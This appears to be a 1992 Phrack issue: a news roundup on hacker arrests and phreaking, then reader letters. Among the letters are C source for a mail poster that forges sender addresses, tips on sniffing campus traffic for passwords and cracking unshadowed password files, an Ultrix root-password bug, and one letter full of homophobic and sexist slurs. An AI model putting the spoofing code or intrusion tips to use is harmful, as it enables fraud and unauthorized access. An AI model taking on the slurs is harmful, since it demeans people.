Rose continued, "The new edition incorporates these new developments as well as containing new information concerning on-line property rights, user agreements, sysop liabilities, viruses and adult material contained on online systems."

SysLaw is available from PC Information Group, 1126 East Broadway, Winona, MN 55987 (800-321-8285 or 507-452-2824) at a price of $34.95 plus $3.00 shipping and (if applicable) sales tax.

Press Contact: Brian Blackledge, PC Information Group, 800-321-8285

- -

5. YET ANOTHER BOOK ABOUT THE COMPUTER UNDERGROUND (The Daily Telegraph, 12/14/92, Page 25) -- Approaching Zero: Data Crime and the Computer Underworld by Bryan Clough and Paul Mungo (Faber & Faber, L14.99) -- A look at the world of Fry Guy, Control C, Captain Zap and other hackers to blame for the viruses, logic bombs and Trojan horses in the world's personal computer networks.

- -

6. HONOR STUDENT NABBED IN COMPUTER FRAUD (The Washington Times, 11/9/92, Page A6) -- BROOKSVILLE, FLA.-- Three high school honor students have been accused of stealing tens of thousands of dollars worth of long-distance calls as computer hackers.

Brian McGrogan, 16, and Edmund Padgett, 17, who were charged as adults, and a 15-year-old allegedly tapped private telephone systems and dialed into an international hacking network. One company's loss was $36,000.

"These are very sharp, intelligent kids," Hernando County sheriff's Captain Richard Nugent said after the arrests. "It's a game to them. It's a sport."

Some calls were made to computer bulletin boards in the United Kingdom, Germany and Canada, where a loose network of hackers allegedly shared information about how to obtain computer data and access information. Arrests in the case also were made in New York and Virginia, Captain Nugent said.

The two older boys were booked on charges of organized fraud and violation of intellectual property. The third boy was released to his parents.

- -

7. A CORDLESS PHONE THAT CAN THWART EAVESDROPPERS (Business Week, 8/3/92) -- To industrial spies and other snoops, the millions of cordless phones in use are goldmines of information. Conversations can be plucked out of the air by means of a police type scanner, and with increasing ease. The latest no-cord technologies offers clearer sound and longer ranges -- up to half a mile. That's because the new phones broadcast signals at 900 MHz, or 20 times the frequency of current models.

   Cincinnati Microwave, Inc. (the radar detector people) figures executives and consumers will pay a small premium for cordless privacy. The company has developed a phone, to be marketed in October by its Escort division for about $300, that thwarts eavesdroppers with "spread spectrum" technology, which is similar to the encryption method that the military uses in secure radios. The signals between the handset and base unit are digitized, making them unintelligible to humans, and the transmission randomly hops among various frequencies within the 900 MHz spectrum. To keep the cost down to the range of other 900 MHz models, Cincinnati Microwave has developed special microchips that keep the handset and base in sync.

- -

8. NEW AREA CODE -- As of November 1, 1992, a new 210 area code is serving 152 communities in the San Antonio and Rio Grande Valley areas.

- -

9. FOR SALE: PHONE-PHREAKING TOOLS (Brigid McMenamin, Forbes, 8/3/92, Page 64) -- From his remote outpost in Alamogordo, New Mexico, John Williams makes a nice living telling hackers how to rip off phone and computer systems.

   Williams says he brings in about $200,000 a year publishing books on everything from credit card scams and cracking automated teller machines to electronic shoplifting, cellular phone phreaking and voice mailbox hacking, each costing $29 to $39, and each complete with precise instructions. He even sells Robofones, which save hackers from doing a lot of dialing while they steal access codes.

   Isn't what he does illegal? Perhaps it should be, but it isn't. Wrapping himself in the First Amendment, Williams is a member in good standing of the Alamogordo Chamber of Commerce and the New Mexico Better Business Bureau. He thumbs his nose at companies and authorities that would like to make him stop selling such secrets. "We don't promote fraud," he insists. "It's all sold for educational purposes only. If we didn't publish the information, it would still be out there."

   But last year Williams got a visit form the Secret Service, which was following up on a telephone fraud case in which one of his publications figured prominently.

   In Gainsville, Florida, in November 1990, two young men were locked up by police for hacking into voice-mail systems and then making calls to 900 numbers. One of the pair, known as the Shark, then 20, confessed to the crime, but said he was on assignment for Williams' Consumertronics publication. The culprits could have been given five years on the fraud charge alone. But the victim didn't want any publicity, so the state let

them do 50 hours of community service instead.

The Secret Service went to talk to Williams. Williams assured agent James Pollard that he'd never told the Shark to do anything illegal. Nevertheless, says Williams, the agent implied that Williams and members of his family who work for him might be prosecuted for publishing voice-mail access codes.

In the end, no charges were filed against Williams, who admits he has a thing against big business, especially the phone companies. "For decades, they financed right-wing regimes in Latin America," he rants.

It's a crazy world, that of the telephone toll fraudsters.

- -

10. NEW YORK STATE POLICE DECRIMINALIZE THE WORD "HACKER" (Barbara E. McMullen & John F. McMullen, Newsbytes, 10/21/92) -- ALBANY, NEW YORK -- Senior investigator Ron Stevens of the New York State Police Computer Unit has told Newsbytes that it will be the practice of his unit to avoid the use of the term "hacker" in describing those alleged to have committed computer crimes.

Stevens told Newsbytes, "We use the term computer criminal to describe those who break the law using computers. While the lay person may have come to understand the meaning of hacker as a computer criminal, the term isn't accurate. The people in the early days of the computer industry considered themselves hackers and they made the computer what it is today. There are those today who consider themselves hackers and do not commit illegal acts."

Stevens had made similar comments in a recent conversation with Albany BBS operator Marty Winter. Winter told Newsbytes, "'Hacker' is, unfortunately an example of the media taking what used to be an honorable term, and using it to describe an activity because they (the media) are too lazy or stupid to come up with something else. Who knows, maybe one day 'computer delinquent' WILL be used, but I sure ain't gonna hold my breath."

Stevens, together with investigator Dick Lynch and senior investigator Donald Delaney, attended the March 1992 Computers, Freedom and Privacy Conference (CFP-2) in Washington, DC and met such industry figures as Glenn Tenney, congressional candidate and chairman of the WELL's annual "Hacker Conference"; Craig Neidorf, founding editor and publisher of Phrack; Steven Levy, author of "Hackers" and the recently published "Artificial Life"; Bruce Sterling, author of the recently published "The Hacker Crackdown"; Emmanuel Goldstein, editor and publisher of 2600: The Hacker Quarterly" and a number of well-known "hackers."

Stevens said, "When I came home, I read as much of the literature about the subject that I could and came to the conclusion that a hacker is not necessarily a computer criminal."

The use of the term "hacker" to describe those alleged to have committed computer crimes has long been an irritant to many in the online community. When the July 8th federal indictment of 5 New York City individuals contained the definition of computer hacker as "someone who uses a computer or a telephone to obtain unauthorized access to other computers," there was an outcry on such electronic conferencing system as the WELL (Whole Earth 'Lectronic Link). Many of the same people reacted quite favorably to the Stevens statement when it was posted on the WELL.

- -

11. STEVE JACKSON GAMES TRIAL DATE SET -- Mike Godwin, General Counsel for the Electronic Frontier Foundation, announced on December 23rd that the case of Steve Jackson Games, et.al. v. The United States Secret Service et. al. will go to trial in Austin, Texas on Tuesday, January 19, 1993.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 2 of 13

[-=:< Phrack Loopback >:=-]

By Dispater & Mind Mage

Phrack Loopback is a forum for you, the reader, to ask questions, air problems, and talk about what ever topic you would like to discuss. This is also the place Phrack Staff will make suggestions to you by reviewing various items of note; books, magazines, software, catalogs, hardware, etc.

In this issue:

Letters to the Editors

From: rop@hacktic.nl (Rop Gonggrijp) (Editor of Hack-Tic Magazine)
Date: August 14, 1992
Subject: Comments on Phrack 40

My compliments! You've put out one of the best issues to date. If you keep this up I'll have to get jealous!

Rop Gonggrijp (rop@hacktic.nl)
fax: +31 20 6900968

Dangerous and capable of making considerable trouble.

From: Inhuman (Sysop of Pentavia BBS)
Date: August 18, 1992
Subject: Fine Art of Telephony

I just wanted to let you guys know that the article titled "The Fine Art of Telephony" was one of the best articles I've seen in Phrack in a long time.

I hope to see more information on switching and general telephony in the future.

Thanks,

Inhuman

Date: October 22, 1992
From: Otto Synch

Subject: Question & Comment

Hello,

Reading your (huge) Phrack issue #40, and noticing that you were accepting comments and questions, I decided to post mine. First of all, please forgive the English. I'm French and can't help it :-)

My comment: When I saw in the index that this issue was dealing with BT Tymnet, I felt very happy because I was looking for such information. And when I read it, I felt really disappointed. Toucan Jones could have reduced his whole article with the following lines:

-> Find any Tymnet number.
-> Dial and wait for the "Please log-in:" prompt.
-> Log as user "help", no password required.
-> Capture everything you want, it's free public information.

I must say I was a bit surprised to find this kind of article in a high-quality magazine such as yours...

My question: I'm currently trying to find out everything about a neat AS/400 I've "found," but I never saw any "hack report" on it. Do you know if there are any available?

OK - Let's see if you answer. We feel somewhat lonely here in the Old Continent...but Phrack is here to keep the challenge up!

Regards,

> Otto Sync <

From: Anonymous
Date: August 19, 1992
Subject: BT Tymnet article in Phrack 40

Dear Phrack Staff,

The BT Tymnet article in the 40th issue of Phrack was totally lame. I hate it when people enter Telenet or Tymnet's information facility and just buffer all the sh*t that's in there. Then they have the audacity to slap their name on the data as if they had made a major network discovery. That's so f*ck*ng lame!

Phrack should make a policy not to accept such lame sh*t for their fine magazine. Is Phrack *that* desperate for articles? Crap like commercial dial-up lists is about as lame as posting a few random pages from the front of the white pages. The information is quickly outdated and easily available at any time to anyone. You don't hack this sh*t.

Regards,

Anonymous (anonymous because I don't want to hear any lame flames)

[Editor's Response: We agree that buffering some dialup list is not hacking, however, in this specific case, a decision was made that not everyone had ready access to the information or even knew of its existence. Furthermore and more relevant to why the article appeared in Phrack, an article on Tymnet was appropriate when considering the recent events with the MOD case in New York.

In the future, you may ask that your letter be printed anonymously, but don't send us anonymous mail.]

From: Doctor Pizz

Date: October 12, 1992
Subject: Phrack fraud?

I recently received an ad from someone who was selling the full set of Phrack back issues for $100.00. I do believe that this is a violation of your rights to Phrack, as he is obviously selling your work for profit!

The address I received to order these disks was:

R.E. Jones
21067 Jones-Mill
Long Beach, MS 39560

It seems he is also selling the set of NIA files for $50, a set of "Hacking Programs" for $40, LOD Tech Journals for $25, and lots of viruses. It sounds like some sort of copyright violation, or fraud, as he is selling public domain stuff for personal profit. At least you should be aware of this. Anyway, I look forward to receiving future volumes of Phrack! Keep up the good work.

Good luck in stopping this guy!

Thank you,

--Doctor Pizz--

[Editor's Note: We look forward to hearing what our Phrack readers think about people selling hardcopies of Phrack for their own personal profit.]

From: Synaps a/k/a Clone1 a/k/a Feyd
Date: September 2, 1992
Subject: Remarks & Warning!

Hi,

I've been a regular reader of Phrack for two years now and I approve fully the way you continue Phrack. It's really a wonderful magazine and if I can help its development in France, I'll do as much as I can! Anyway, this is not really the goal of my letter and excuse me for my English, which isn't very good.

My remarks are about the way you distribute Phrack. Sometimes, I don't receive it fully. I know this is not your fault and I understand that (this net sometimes has some problems!). But I think you could provide a mail server like NETSERV where we could get back issues by mail and just by MAIL (no FTP).

Some people (a lot in France) don't have any access to international FTP and there are no FTP sites in France which have ANY issues of Phrack. I did use some LISTSERV mailers with the send/get facility. Could you install it on your LISTSERV?

My warning is about a "group" (I should say a pseudo-group) founded by Jean Bernard Condat and called CCCF. In fact, the JBC have spread his name through the net to a lot of people in the Underground. As the Underground place in France is weak (the D.S.T, anti-hacker staff is very active here and very efficient), people tend to trust JBC. He seems (I said SEEMS) to have a good knowledge in computing, looks kind, and has a lot of resources. The only problem is that he makes some "sting" (as you called it some years ago) operation and uses the information he spied to track hackers. He organized a game last year which was "le prix du chaos" (the amount of chaos) where he asked hackers to prove their capabilities.

It was not the real goal of this challenge. He used all the materials hackers send him to harass some people and now he "plays" with the normal police and the secret police (DST) and installs like a trade between himself and them. It's really scary for the hacking scene in France because a lot of people trust him (even the television which has no basis to prove if he is really a hacker as he claims to be or if he is a hacker-tracker as he IS!). Journalists take

him as a serious source for he says he leads a group of computer enthusiasts.

But we discovered that his group doesn't exist. There is nobody in his group except his brother and some other weird people (2 or 3) whereas he says there is 73 people in his club/group. You should spread this warning to everybody in the underground because we must show that "stings" are not only for USA! I know he already has a database with a lot of information like addresses and other stuff like that about hackers and then he "plays" with those hackers.

Be very careful with this guy. Too many trust him. Now it's time to be "objective" about him and his group!

Thanks a lot and goodbye.

Synaps a/k/a Clone1 a/k/a Feyd

From: Ken Martin <70712.760@compuserve.com>
Date: November 17, 1992
Subject: One Ron Hults...(Phrack 38 Loopback)

Dear Phrack Staff:

This letter is concerning the letter in the Phrack Loopback column (#38, April 20, 1992) written by one Ron Hults. It suggests that all children should be disallowed access to a computer with a modem.

The news release to which it is attached attempts to put an idea in the reader's mind that everything out there (on bulletin boards) is bad. Anyone who can read messages from "satanic cultists, pedophile, and rapists" can also read a typical disclaimer found on most bulletin boards which have adult material and communication areas available to their users, and should be able to tell the SysOp of a BBS how old he/she is.

A child who is intelligent enough to operate a computer and modem should also be able to decide what is appropriate for him/her to read, and should have the sense enough to avoid areas of the BBS that could lead to trouble, and not to give their address and home phone number to the Charles Manson idols. (It is a fact that all adolescents have thoughts about sex; nothing can change that. The operator of a BBS also has the moral responsibility to keep little kids out of the XXX-Rated GIF downloading area.)

One problem with that is BBSes run by the underground type (hack/phreak, these usually consist of people from 15-30 years of age). The operators of these let practically anyone into their system, from my experiences. These types of BBSes often have credit card numbers, telephone calling card numbers, access codes to credit reporting services, etc., usually along with text-file documents about mischievous topics. Mr. Hults makes no mention of these in his letter and press release. It is my belief that these types of systems are the real problem. The kids are fascinated that, all of a sudden, they know how to make explosives and can get lots of anything for free.

I believe that the parents of children should have the sense enough to watch what they are doing. If they don't like the kind of information that they're getting or the kind of messages that they're sending to other users, then that is the time to restrict access to the modem.

I am fifteen years old, and I can say that I have gotten into more than my share of trouble with the law as a result of information that I have obtained from BBSes and public communications services like CompuServe. The computer is a tool, and it always will be. Whether it is put to good use or not depends on its user. I have put my computer/modem to use in positive applications more than destructive ones.

I would like Mr. Hults to think about his little idea of banning children from modem use, and to think about the impact it would have on their education. Many schools use computers/modems in their science and English curriculums for research purposes.

Banning children from telecommunications is like taking away connection to the outside world and all forms of publication whatsoever when one takes a look around a large information service like CompuServe or GEnie, and sees all of the information that a service like this is capable of providing to this nation.

Thanks,

Ken Martin (70712.760@compuserve.com)
a.k.a. Scorpion, The Omega Concern, Dr. Scott

From: Stalker
Date: October 14, 1992
Subject: Hacking In Czecho-Slovakia

Hi there!

I'm student from Czecho-Slovakia (for some stupid person who doesn't know, it's in middle Europe). Call me Stalker (if there is other guy with this name, call me what you want). If you think that computers, networks, hacking and other interesting things are not in Eastern Europe, you're WRONG. I won't talk about politicians. They really make me (and other men from computers) sick! I'll tell you what is interesting here right now.

Our university campus is based on two main systems, VMS and ULTRIX. There's VAX 6000, VAX 4000, MicroVAX, VAXStation and some oldtimer machines which run under VMS. As for hacking, there's nothing interesting. You can't do some tricks with /etc/passwd, there's no main bug in utilities and commands. But, as I know, VMS doesn't crypt the packets across the network so you can take some PC and Netwatch (or any other useful software) and try to see what is interesting on the cable. You can grab anything that you want (usernames, passwords, etc.).

Generally, students hate VMS and love UNIX-like systems. Other machines are based on ULTRIX. We have DECstations (some 3100, some 5000) and one SM 52-12 which is something on VAX-11 :-(. It is a really slow machine, but it has Internet access! There's many users so you can relatively easily run Crack (excellent program) since passwd is not shadowed. Another useful thing is tftp (see some other Crack issues). There was a machine with enabled tftp, but after one incident, it was disabled.

I would like to tell you more about this incident but sysadmins are still suspecting (they probably read my mail). Maybe after some months in other articles. Now I can tell you that I'm not a real UNIX-GURU-HACKER, but the sysadmins thought that I was. Someone (man or girl, who knows) has hacked one (or two) machines on our campus. Administrators thought that I was this mysterious hacker but I am not! He/she is much better than I and my friends. Today no one knows who the hacker is. The administrator had talked to him/her and after some weeks, gave him/her an account. He/she probably had root privileges for some time and maybe has these today. He/she uses a modem to connect. His/her login name is nemo (Jules Verne is a popular hero). I will try to send mail to him/her about Phrack and maybe he/she will write interesting articles about himself.

And some tips. Phrack is very interesting, but there's other interesting official files on cert.org (192.88.209.9) available via anonymous FTP. This is the Computer Emergency Response Team (CERT) FTP server. You can find interesting information here about bugs in actual software, but you will see only which command or utility has the bug, not how to exploit it. If you are smart enough, there's nothing to say.

If you are not, you must read Phrack! :-)

Bye,

Stalker

From: Ground Zero
Date: August 25, 1992
Subject: Phrack 40 is Sexist!

Hi, just a quick comment about Phrack's account of SummerCon:

I don't think your readers need to know or are really interested in hearing about the fact that Doc Holiday was busy trying to pick up girls or that there were some unbalanced teeny-boppers there offering themselves to some of the SummerCon participants. Also, as a woman I don't care for your characterizations of females in that file.

I'm not trying to nitpick or be politically correct (I hate PC), I'm just writing because I felt strongly enough about it. Ciao.

Ground Zero (Editor of Activist Times, Inc./ATI)

- -

From: Shit Kickin' Jim
Date: September 11, 1992
Subject: Phrack 40 is Sexist!? (PC Phrack)

Listen here woman. I don't know whut yer big fat butt thinks Phrack wuz tryin' to insinuate. Lemme tell yew a thang er two. First of all, Phrack ain't run by some little pip-squeek faggot ass pansies. Ah mean wut are you sum kinda hOmOsexual? Here's what ah mean. NOW here iz a real story 'bout me and one a my bestest friends: 4x4 Phreaker.

See 4x4 Phreaker come down to Texas fur a little hackin adventure. Even though he lives up there in Yankee-land, 4x4 Phreaker iz a pretty good ol' boy. Whuddya think real manly hackers do when they get together? Go stop by Radio Shack and buy shrink wrap?

HELL NO! We fuckin' went to Caligula XXI. Fur yew ol' boys that ain't from 'round here er yer a fauygut out there that might be readin this, Caligula XXI specializes in enertainmunt fer gennelmen.

Now, me and 4x4 Phreaker didn't go to hawk at some fat nasty sluts like you might see at your typical Ho-Ho Con. We went with the purpose in mind of seein a real movie star. Yup Christy Canyon was in the house that night. 4x4 Phreaker and me sat down at a table near the front. At that point I decided that I'd start trollin for babes. Yep that's right I whipped out an American Express Corporate Gold card. And I'll be damned if it weren't 3 minutes later me and 4x4 Phreaker had us 2 new found friends for the evening.

So anywayz, yew can see we treated these two fine ladies real nice and they returned the favor. We even took em to Waffle House the next mornin'. So I dunno where yew git off by callin us sexist. Yer just some Yankee snob big city high horse woman who expects to be a takin care of.

God bless George Bush and his mistress Jennifer whutz her name.

:Shit Kickin' Jim (Madder than a bramer bull fightin a mess of wet hornets)

Misunderstood Hackers Get No Respect August 10, 1992
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

by The Cruiser (ComputerWorld)(Page 24)(Letters to the Editor)

I just read the replies to Chris Goggans' "Hackers aren't the real enemy" [ComputerWorld, June 29], and I thought I'd address a few of the points brought up. I'm a hacker -- which means that I'm every system administrator's nightmare.

Hardly. Many hackers are politically aware activists. Besides being fueled by an obsession for mastering technology (I call it a blatant disregard for such), true hackers live and obey a strict moral code.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

All this talk about the differences between voyeurism and crime: Please, let's stop comparing information access to breaking into someone's house. The government can seize computers and equipment from suspected hackers, never to return it, without even charging a crime. I will not sit back and let Big Brother control me.

The Cruiser

Hackers Should Land In Jail, Not In Press October 19, 1992
~~~~~~

by Alan Falk (ComputerWorld)(Page 32)(Letters to the Editor)

The letters you get from avowed hackers seem to glorify the virtues of hacking. I find this very disturbing for a simple reason: It completely ignores the issue of private property.

The computer systems they hack into (pun intended) and the databases they try to access, as well as the data in the databases, are private property.

An analogous argument might be that breaking and entering a jewelry store and taking off with some valuables is really a way of testing the security controls at the jeweler's establishment. They're really just doing it for the excitement and challenge.
Would they promote voyeurism based on the "logic" that "after all, if they didn't want me to look, they'd have pulled the drapes closer together?"

The fact that there's challenge or excitement involved (or even commitment, intellect or whatever) does not change the issue.

I suggest that hackers who gain entry to systems against the wishes of the systems' owners should be treated according to the laws regarding unlawful entry, theft, etc.

Alan Falk
Cupertino, California

Anonymous Usenet Posting?
~~~~~~~~~~~~~~~~~~~~~~~~

Date: August 19, 1992
From: Anonymous

I've read in Phrack all about the different ways to send fake mail, but do any of the readers (or Mind Mage) know anything about anonymous newsgroup posting?

- -

Anonymous Mail Poster August 4, 1992
~~~~~~~~~~~~~~~~~~~~

by Sir Hackalot

Here is some C source to a simple "anonymous" mail poster that I wrote a LONG time ago. It's just one of many pieces of code I never gave to anyone before. You may find it useful. Basically, it will connect to the SMTP port and automate the sending. It will allow for multiple recipients on the "To:" line, and multiple "To:" lines.

From: sirh@sirh.com

```
------ Cut here for fm.c -----
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
```
~~~~~~~~~~~~~~~~~~~~

```
#include <fcntl.h>
#include <errno.h>


int openSock(name,port)
char *name;
int port;

{
      int mysock,opt=1;
      struct sockaddr_in sin;
      struct hostent *he;
      he = gethostbyname(name);
      if (he == NULL) {
            printf("No host found..\n");
            exit(0);
      }

      memcpy((caddr_t)&sin.sin_addr,he->h_addr_list[0],he->h_length);
      sin.sin_port = port;

      sin.sin_family = AF_INET;

      mysock = socket(AF_INET,SOCK_STREAM,0);

      opt = connect(mysock,(struct sockaddr *)&sin,sizeof(sin));

      return mysock;

}

/* This allows us to have many people on one TO line, seperated by
   commas or spaces. */

process(s,d)
int d;
char *s;
{
      char *tmp;
      char buf[120];

      tmp = strtok(s," ,");

      while (tmp != NULL) {
            sprintf(buf,"RCPT TO: %s\n",tmp);
            write(d,buf,strlen(buf));
            tmp = strtok(NULL," ,");
      }

}



getAndSendFrom(fd)
int fd;
{
      char from[100];
      char outbound[200];

      printf("You must should specify a From address now.\nFrom: ");
      gets(from);

      sprintf(outbound,"MAIL FROM: %s\n",from);
      write(fd,outbound,strlen(outbound));



}

getAndSendTo(fd)
```

```
int fd;
{
      char addrs[100];

      printf("Enter Recipients, with a blank line to end.\n");

      addrs[0] = '_';

      while (addrs[0] != '\0') {
            printf("To: ");
            gets(addrs);
            process(addrs,fd);
      }

}

getAndSendMsg(fd)
int fd;
{
      char textline[90];
      char outbound[103];

      sprintf(textline,"DATA\n");
      write(fd,textline,strlen(textline));


      printf("You may now enter your message.  End with a period\n\n");
      printf("[-----------------------------------------------------------]\n");

      textline[0] = '_';

      while (textline[0] != '.') {
            gets(textline);
            sprintf(outbound,"%s\n",textline);
            write(fd,outbound,strlen(outbound));
      }

}


main(argc,argv)
int argc;
char *argv[];
{

      char text[200];
      int file_d;

      /* Get ready to connect to host. */
      printf("SMTP Host: ");
      gets(text);

      /* Connect to standard SMTP port. */
      file_d = openSock(text,25);

      if (file_d < 0) {
            printf("Error connecting to SMTP host.\n");
            perror("smtp_connect");
            exit(0);
      }

      printf("\n\n[+ Connected to SMTP host %s +]\n",text);

      sleep(1);

      getAndSendFrom(file_d);

      getAndSendTo(file_d);

      getAndSendMsg(file_d);
```

```
      sprintf(text,"QUIT\n");
      write(file_d,text,strlen(text));

    /* Here we just print out all the text we got from the SMTP
       Host.  Since this is a simple program, we didnt need to do
       anything with it. */

    printf("[Session Message dump]:\n");
      while(read(file_d,text,78) > 0)
            printf("%s\n",text);
      close(file_d);
}
----- End file fm.c
```

From: Andy Panda-Bear
Date: September 25, 1992
Subject: Phrack on the move

To Whom It May Concern:

I love reading your Phrack articles and find them very, very informative as well as helpful. I was wondering in you've ever or plan to put together a compendium of related articles. For instance, you could make a Phrack guide to telephony and include all telephone/telecommunications articles. Perhaps a "Phrack Guide to UNIX" or "Phrack Guide to Internet" could be produced. It could have reprints of past articles along with commentaries by individuals who care to share their knowledge. Anyway it's just something to think about.

Thanks for many megabytes of useful info and keep it coming.

Later,

Andy Panda-Bear

Computer Underground Publications Index

by Amadeus

I just finished the new edition of the Phrack Index, now called the Computer Underground Publications Index since it now includes the issues of the Legion of Doom Tech Journals and Informatik.

You can get it from ftp.uu.net as /tmp/CUPindex

I have already sent it to da folks at CUD so that they may enter it into their archives.

The CUP has been updated to included all the Phracks up to 40.

C'ya

Amadeus

Pirates v. AT&T: Posters — August 8, 1992

by Legacy Irreverent (legacy@cpu.cyberpnk1.sai.com)

On May 24 1992, two lone Pirates, Legacy of CyberPunk System, and Captain Picard of Holodeck, had finally had enough of AT&T. Together, they traveled to the AT&T Maintenance Facility, just west of Goddard, Kansas, and claimed the property in the name of Pirates and Hackers everywhere. They hoisted the Jolly Roger skull and crossbones high on the AT&T flagpole, where it stayed for 2 days until it was taken down by security.

This event was photographed and videotaped by EGATOBAS Productions, to preserve

this landmark in history. And now you can witness the event. For a limited time we are offering a 11" x 17" full color poster of the Jolly Roger Pirate flag flying high over AT&T, with the AT&T logo in plain view, with the caption; "WE CAME, WE SAW, WE CONQUERED." These are $5.50 each and are laminated.

Also available, by request is a 20" x 30" full color photograph, and a cotton T-shirt with the same full color picture on the front, for $20 each.

If you are interested in purchasing any of the above items, simply send check or money order for the amount to:

CyberPunk System
P.O. Box 771027
Wichita, KS 67277-1072

A GIF of this is also available from CyberPunk System, 1:291/19, 23:316/0, 72:708/316, 69:2316/0. FREQ magicname PIRATE

Any questions, send them to Legacy@cpu.cyberpnk1.sai.com

Ultrix 4.2 Bug

By Krynn

A bug was discovered in Ultrix 4.2 upgrade version. It involves npasswd, and root. It is quite simple, and a patch/fix is available. Here is a description of the hole:

Sys Admin's username: mradmin
Any user's username : mruser

Okay, mruser has forgotten his password, which isn't good. Mruser goes to mradmin and asks mradmin to change his password to newpass. Mradmin does so.

Mradmin now will su to root, and npasswd mruser. He will enter mruser's new password, newpasswd. It will appear in the /etc/passwd that mruser's password is a "*" (shadowed), and that it has been changed, but it hasn't.

The password changed was root's, meaning root's password is now newuser.

A fix is available via anonymous ftp at:

black.ox.ac.uk /src/npasswd.enhanced.shar.Z

The original is there as /src/npasswd jpl.tar.Z

PumpCon Hosed

November 5, 1992

by Phil "The Outlander"

PumpCon '92 was held this past weekend at the Westchester Courtyard by Marriott, and was shut down in spades.

It began like any typical hacker/phreak/cyberpunk's convention, with lots of beer, lots of shooting the bull, and lots of people from around the country, except that the guests got sloppy, stupid, noisy, and overconfident.

The manager of the hotel, accompanied by three town of Greenborough police officers, entered the room at approximately 10pm on Saturday. The manager had received complaints about noise and vandalism from some of the hotel's other guests. She claims to have tried to call the room several times before physically entering, but the room's telephone line was consistently busy.

The police officers noticed the multiple open (and empty) beer bottles scattered around the room and were gearing up to make some arrests for "Unlawful Possession of Alcoholic Beverages by Underage Persons" when one of the policemen spotted an Amiga, connected to a US Robotics modem, which was in

turn connected to the suite's phone line. The "stolen" calling card was all the probable cause necessary to upgrade the charges to "Wire Fraud."

Everyone in the suite was detained for questioning. Standard investigation procedure was followed. The entire case was handled by local authorities, including the Westchester County DA. To my knowledge, the FBI and Bell Security people were not called in (or if they were, it was after I was released).

Each detainee was body-searched for diskettes, hand-written notes about credit and computer services, autodialers, and the like. The suite where PumpCon had taken place was also searched. Hardware seized includes at least two Amigas with monitors, modems, and diskettes, and one AT&T dumb terminal with modem.

Each of the detainees was interviewed in turn. Just before dawn on the morning of Sunday, November 1st, the police began making the actual arrests. Four to eight people were arrested and taken to the local jail.

The rest of the detainees were released with no charges or arrests filed.

- -

And now on a personal note to anybody who is new to the world of hacking:

Many of the attendees to PumpCon '92 were just like me. I was aware of the possible consequences of an arrest, but the full enormity of the possibilities hadn't sunk in. Getting busted can really ruin your life, and I am unwilling to sacrifice my liberty and get a criminal record just for the thrill of hanging out with the "eleet."

I was personally terrified out of my skull and went right off any dreams I had of being some kind of big-time cyberpunk. The law had us outgunned ten to one (literally and figuratively) and I as I write this on Monday night I still haven't stopped shaking.

To anyone who hasn't considered what it would be like to get seriously busted, I want you to try and picture the scene that night, and comes the dawn, a lot of the people you were partying with just twelve hours earlier are carted away in handcuffs to face an uncertain future.

The attendees of PumpCon, including myself and with few exceptions, were utter and complete fools. They thought that they could act like jerks, bust up the hotel, and phreak off the room lines without bringing down the heat like a jet of molten lava. They thought they were too smart to get caught. They thought that they were immortal. They thought wrong, and now some of them are going to pay for it.

I got lucky. I was released, and I learned some invaluable lessons.

I can't stress enough to anybody out there who is treating the state of the Hack like it's a big game: You aren't going to get your marbles back when the night is over. The stakes are real. Ask yourself if you can deal with the possibilities of ruining your life before it's even begun.

Everyone must make their own decision. You are only given this one chance to bail out now; any others that come along are blessings from on high.

If you do decide to live in the computer underground, I can only offer this advice: Cover your a$$. Do not act foolishly. Do not associate with fools. Remember that you are not immortal, and that ultimately there are no safety nets. Intelligence can't always save you. Do not, in your arrogance, believe that it will. My time as a cyberpunk has been short and undistinguished but it has taught me this much.

I'm not saying that you should not become a hacker. If that is truly your wish, then I'm not one to stop you. I'm just warning you that when the fall comes, it can come hard, and there's nobody who can help you when you've gone far enough past the line.

Phil "The Outlander"

2600 Meeting Disrupted by Law Enforcement December 12, 1992

by Emmanuel Goldstein (Editor of 2600 Magazine)

The following is a letter I wrote to the Washington Post in response to their article about the incidents at the Pentagon City Mall on November 6, entitled, "Hackers Allege Harassment at Mall" (dated November 13, page A1). Their article failed to focus on the startling revelation of federal government involvement and the ominous implications of such an action. The article also does little to lessen the near hysteria that is pumped into the general public every time the word "hacker" is mentioned.

Let us take a good look at what has been confirmed so far. A group of computer hackers gathered at a local mall as they do once a month. Similar meetings have been going on in other cities for years without incident. This gathering was not for the purposes of causing trouble and nobody has accused the hackers of doing anything wrong. Rather, the gathering was simply a place to meet and socialize. This is what people seem to do in food courts and it was the hackers' intention to do nothing more.

When mall security personnel surrounded the group and demanded that they all submit to a search, it became very clear that something bizarre was happening. Those who resisted were threatened with arrest. Everyone's names were written down, everyone's bags gone through. One person attempted to write down the badge numbers of the people doing this. The list was snatched out of his hand and ripped to pieces. Another hacker attempted to catch the episode on film. He was apprehended and the film was ripped from his camera. School books, notepads, and personal property were seized. Much of it has still not been returned. The group was held for close to an hour and then told to stay out of the mall or be arrested.

This kind of treatment is enough to shock most people, particularly when coupled with the overwhelming evidence and eyewitness accounts confirming no unusual or disruptive behavior on the part of the group. It is against everything that our society stands for to subject people to random searches and official intimidation, simply because of their interests, lifestyles, or the way they look. This occurrence alone would warrant condemnation of a blatant abuse of power. But the story doesn't end there.

The harassment of the hackers by the mall police was only the most obvious element. Where the most attention should be focused at this point is on the United States Secret Service which, according to Al Johnson, head of mall security, "ramrodded" the whole thing. Other media sources, such as the industry newsletter Communications Daily, were told by Johnson that the Secret Service was all over the mall that day and that they had, in effect, ordered the harassment. Arlington police confirm that the Secret Service was at the mall that day.

It is understood that the Secret Service, as a branch of the Treasury Department, investigates credit card fraud. Credit card fraud, in turn, can be accomplished through computer crime. Some computer hackers could conceivably use their talents to accomplish computer crime. Thus we arrive at the current Secret Service policy, which appears to treat everybody in the hacker world as if they were a proven counterfeiter. This feeling is grounded in misperceptions and an apprehension that borders on panic. Not helping the situation any is the ever-present generation gap -- most hackers are young and most government officials are not.

